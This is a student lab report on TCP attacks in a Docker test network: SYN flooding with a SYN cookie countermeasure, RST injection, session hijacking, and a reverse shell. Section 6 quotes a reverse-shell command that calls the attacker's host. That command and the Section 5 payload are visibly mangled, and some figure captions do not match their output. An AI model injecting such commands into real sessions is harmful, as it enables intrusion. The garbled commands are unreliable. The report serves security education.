

TCP Attack

April ,2026

Contents

1	Overview	2
2	Lab Environment Setup	2
3	Task 1: SYN Flooding Attack	3
3.1	Task 1.0: Pre-Attack	3
3.2	Task 1.1: Launching The Attack Using Python	3
3.3	Task 1.2: Launching The Attack Using C	5
3.4	Task 1.3: SYN Cookie Countermeasure	5
4	Task 2: TCP RST Attack	6
5	Task 3: TCP Session Hijacking	7
6	Task 4: Reverse Shell via Session Hijacking	8

1 Overview

The objective of this lab is to explore vulnerabilities in the TCP protocol, specifically focusing on SYN flooding, TCP Reset attacks, and Session Hijacking. These vulnerabilities arise from the design of the TCP three-way handshake and the reliance on predictable sequence numbers.

2 Lab Environment Setup

The lab environment utilizes Docker containers to simulate a Local Area Network (LAN). The setup consists of:

- **Attacker (10.9.0.1):** The machine used to launch spoofed packets.
- **Victim Server (10.9.0.5):** The target for SYN flooding and session hijacking.
- **Client (10.9.0.6):** A legitimate user establishing a telnet session.
- **Client (10.9.0.7):** A legitimate user establishing a telnet session.




Figure 1: Lab environment setup




Figure 2: Running containers.

3 Task 1: SYN Flooding Attack

3.1 Task 1.0: Pre-Attack

The SYN flood attack aims to saturate the `tcp_max_syn_backlog` queue by sending SYN packets with random spoofed IP addresses.




Figure 3: Victim's SYN-RECV queue before the attack.

3.2 Task 1.1: Launching The Attack Using Python

The SYN flood attack was implemented using the corrected Python script, which continuously generates and sends TCP SYN packets to the target service on port 23. Each packet is crafted with randomized source IP addresses, source ports, and sequence numbers to simulate a large number of distinct connec-

tion attempts and exhaust server resources. The attack is executed in multiple parallel threads, each running an infinite loop that repeatedly sends spoofed SYN packets without completing the TCP handshake, thereby overwhelming the target's ability to handle legitimate connection requests.

The destination IP address is set to the victim machine (10.9.0.5), and the TCP destination port is set to 23, which corresponds to the Telnet service running on the victim server.

Inside the infinite loop, a function call has been added so up to a 100 Threads can be created to ensure the rate at which Python sends packet is faster than the rate the victim closes TCP SYN connections.

```

seed@VM: ~/./volumes
root@70d33661ce17:~# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@70d33661ce17:~# netstat -tna | grep SYN_RECV | wc -l
0
root@70d33661ce17:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid lft forever preferred lft forever
26: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP
    group default
        link/ether 02:42:0a:09:00:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0
        inet 10.9.0.5/24 brd 10.9.0.255 scope global eth0
            valid lft forever preferred lft forever
root@70d33661ce17:~# netstat -tna | grep SYN_RECV | wc -l
0
root@70d33661ce17:~# netstat -tna | grep SYN_RECV | wc -l
61
root@70d33661ce17:~# netstat -tna | grep SYN_RECV | wc -l
61
root@70d33661ce17:~# netstat -tna | grep SYN_RECV | wc -l
61
root@70d33661ce17:~#

```

Figure 4: Victim's queue size during the attack




Figure 5: Host C’s failed telnet attempt during the Attack

3.3 Task 1.2: Launching The Attack Using C

The Python implementation is often too slow without using Threads due to interpreter overhead. Using the provided C code allows for a higher sent packet rate , which is necessary to overcome the `tcp_synack_retries` mechanism.

Attack Method	Success (Yes/No)	Observations
Python (1 instance)	No	Too slow; queue never filled.
Python (Parallel with threads)	Partial	Highly dependent on system load.
C Program	Yes	Target telnet service became unresponsive.

Table 1: Comparison of SYN Flood Attack Implementations.

3.4 Task 1.3: SYN Cookie Countermeasure

By enabling TCP cookies, the server stops using the backlog queue and instead encodes connection information in the *ISN*. This prevents the backlog queue from being filled by spoofed SYN requests.

```

seed@VM: ~/../volumes
socket.socket._init (self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
PermissionError: [Errno 1] Operation not permitted
PermissionError: [Errno 1] Operation not permitted
File "/usr/lib/python3.8/socket.py", line 231, in _init
socket.socket._init (self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
^CTraceback (most recent call last):
  File "synflood.py", line 22, in <module>
    pass
KeyboardInterrupt

seed@VM:~$ exit
logout
root@VM:~# ls
bin dev home lib32 libx32 mnt proc run srv tmp var
boot etc lib lib64 media opt root sbin sys usr volumes
root@VM:~# cd /home/seed/
root@VM:/home/seed# ls
synflood.py
root@VM:/home/seed# python3 synflood.py
^CTraceback (most recent call last):
  File "synflood.py", line 22, in <module>
    pass
KeyboardInterrupt

root@VM:/home/seed# python3 synflood.py

```

```

valid_lft forever preferred_lft forever
26: eth0@if27: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noque
ue state UP group default
    link/ether 02:42:0a:09:00:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.5/24 brd 10.9.0.255 scope global eth0
        valid_lft forever preferred_lft forever
root@70d33661c17:~# netstat -tna | grep SYN_RECV | wc -l
0
root@70d33661c17:~# netstat -tna | grep SYN_RECV | wc -l
61
root@70d33661c17:~# netstat -tna | grep SYN_RECV | wc -l
61
root@70d33661c17:~# netstat -tna | grep SYN_RECV | wc -l
55
root@70d33661c17:~# netstat -tna | grep SYN_RECV | wc -l
54
root@70d33661c17:~# netstat -tna | grep SYN_RECV | wc -l
52
root@70d33661c17:~# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@70d33661c17:~# netstat -tna | grep SYN_RECV | wc -l
128
root@70d33661c17:~# netstat -tna | grep SYN_RECV | wc -l
128
root@70d33661c17:~#

```

Figure 6: Victim’s queue size during the attack

```

root@2c6cd3b7e2a8:~# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^['.
Ubuntu 20.04.1 LTS
70d33661c17 login:

```

```

valid_lft forever preferred_lft forever
26: eth0@if27: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noque
ue state UP group default
    link/ether 02:42:0a:09:00:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.5/24 brd 10.9.0.255 scope global eth0
        valid_lft forever preferred_lft forever
root@70d33661c17:~# netstat -tna | grep SYN_RECV | wc -l
0
root@70d33661c17:~# netstat -tna | grep SYN_RECV | wc -l
61
root@70d33661c17:~# netstat -tna | grep SYN_RECV | wc -l
61
root@70d33661c17:~# netstat -tna | grep SYN_RECV | wc -l
55
root@70d33661c17:~# netstat -tna | grep SYN_RECV | wc -l
54
root@70d33661c17:~# netstat -tna | grep SYN_RECV | wc -l
52
root@70d33661c17:~# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@70d33661c17:~# netstat -tna | grep SYN_RECV | wc -l
128
root@70d33661c17:~# netstat -tna | grep SYN_RECV | wc -l
128
root@70d33661c17:~#

```

Figure 7: Host C’s successful telnet attempt during the Attack

4 Task 2: TCP RST Attack

The TCP Reset (RST) attack is used to abruptly terminate an active TCP connection by injecting a forged packet with the RST flag set. In this implementation, the script sniffs live TCP traffic between the client and victim and constructs a spoofed reset packet whenever a matching flow is detected. The forged packet replicates the original connection parameters and sets an appropriate sequence number based on the captured payload length to ensure it falls

within the receiver's expected window. Once injected, the RST packet forces the victim to immediately close the connection, disrupting the ongoing session.




Figure 8: RST Attack closing an active telnet connection.

5 Task 3: TCP Session Hijacking

By predicting the next TCP sequence and acknowledgment numbers, we were able to inject a malicious command into an active TCP stream. However, this type of manipulation disrupts the normal flow of the connection and can trigger a TCP ACK storm due to conflicting acknowledgments between the legitimate endpoints and the injected packets. The injected payload, echo HACKED `;; hacked.txt`, is inserted into the data stream as an additional command, illustrating how session hijacking can be used to execute unauthorized actions within an established connection.




Figure 9: Successful TCP session Hijacking

6 Task 4: Reverse Shell via Session Hijacking

The objective of this attack is to achieve remote command execution by redirecting the victim's shell back to the attacker through a reverse shell payload. Once injected into an active TCP session, the command `/bin/bash -i | /dev/tcp/10.9.0.1/8080 0|1` attempts to open an interactive shell connection to the attacker's listening host and port. The script uses packet sniffing and TCP stream manipulation to inject this payload into an established connection, relying on correct sequence and acknowledgment numbers to maintain session consistency and avoid immediate rejection.




Figure 10: Reverse Shell attack on Victim's machine